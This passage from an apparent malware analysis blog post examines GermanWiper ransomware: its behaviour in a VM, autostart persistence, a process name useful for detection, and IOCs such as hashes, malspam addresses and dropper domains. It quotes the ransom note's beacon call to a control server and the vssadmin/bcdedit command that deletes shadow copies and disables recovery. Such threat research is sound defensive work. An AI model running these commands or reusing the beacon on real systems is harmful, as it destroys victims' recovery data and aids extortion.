


Name	Date modified	Type	Size
36ccd442755d482900b57188ae3a89a7.exe	8/2/2019 5:27 AM	Application	909 KB

With this sample we also get to see a new domain for a control server at expandingdelegation[.]top (*8.208.13.24*) in the ransom note, so this sample might already be part of a second wave since it was still dropping the executable today (02.08.2019).

```
{$.get("http://expandingdelegation.top/majis/c.php?
status=start&ext=uJy7y&BRA=MTY3a1ZQMWN0bnc0OGVFTTk3Wkhid1RUTEVVYUVvSHRmTg==&FCF=96&FCS=6755987",function(data){});});</script>
</html>
```

A couple of noteworthy events after running the sample in a virtual machine: The Ransomware runs vssadmin.exe to delete system restore points and shadow copies. Furthermore this command will disable recovery options at system startup, but not without first asking the victim for their approval first (how nice of them).



User Account Control


Do you want to allow the following program to make changes to this computer?

Program name: Windows Command Processor
Verified publisher: **Microsoft Windows**
Program location:

```
"C:\Windows\System32\cmd.exe" /k vssadmin.exe delete shadows /all /quiet & bcdedit.exe /set {default} recoveryenabled no & bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures
```


Show information about this publisher's certificate
Hide details
Yes
No
Change when these notifications appear

The seemingly arbitrary process description of the GermanWiper process might be a handy string to keep in mind for identification of samples in the future.




chrome.exe	5648		14.27 MB	IE9WIN7\IEUser	Google Chrome
36ccd442755d482900b5718...	4056		2.34 MB	IE9WIN7\IEUser	Friction Tweeter Casting Transferability
ProcessHacker.exe	5404	0.60	15.7 MB	IE9WIN7\IEUser	Process Hacker

To display the ransomnote after system startup it creates two entries in the start menue..



..and an entry to open the html Ransom-File in the msconfig autostart.



System Configuration

Startup Item	Manufacturer	Command	Locatior
☑ BGInfo	Sysinternals	C:\BGinfo\Bginfo.exe /accepte...	HKLM\S
☑ Oracle VM VirtualBox Guest Additions	Oracle Corpora...	C:\Windows\system32\VBoxTr...	HKLM\S
☑ G7JVH_Entschluesselungs_Anleitung	Unknown	C:\Users\IEUser\AppData\Roa...	C:\User

IOCs

Files

```
wiper.exe --SHA1--> 8cd96603cdd2637cf5469aba8ed2b149c35ef699
Arbeitszeugnisse - Lebenslauf - Doris Sammer.zip --SHA1-->
058ad51c8eb86545a5424c0b021235da3bbce1c8
Doris Sammer - Arbeitszeugnisse Aktuell.doc.lnk --SHA1-->
2d8f89693d14b9ea7a056bced983dfc88fe76105
Doris Sammer - Lebenslauf Aktuell.doc.lnk --SHA1-->
77d5224fc02999b04ab79054aad23b0f6213b7eb
```

Malspam Domains

```
applicant.name[at]rasendmail.com
applicant.name[at]stadtmailer.com
applicant.name[at]nrwmail.com
applicant.name[at]mailplatz.com
```

Dropper URLs/IPs

```
173.33.106[.]120
moneymaker[.]software
expandingdelegation[.]top
```

Skipped Folders and Filenames

```
autorun.inf
boot.ini
bootfont.bin
bootsect.bak
desktop.ini
iconcache.db
ntldr
ntuser.dat
ntuser.dat.log
ntuser.ini
bootmgr
bootnxt
thumbs.db
Windows
recycle.bin
mozilla
google
boot
application data
appData
program files
program files (x86)
programme
programme (x86)
programdata
perflogs
intel
msocache
System Volume Information
```

Thanks again to @Demonslay335, @James_inthe_box and all the other researchers who contributed to the anlysis of this threat. This article has also been mentioned in this excellent ZDNet Article, which is quite an honor, thanks :D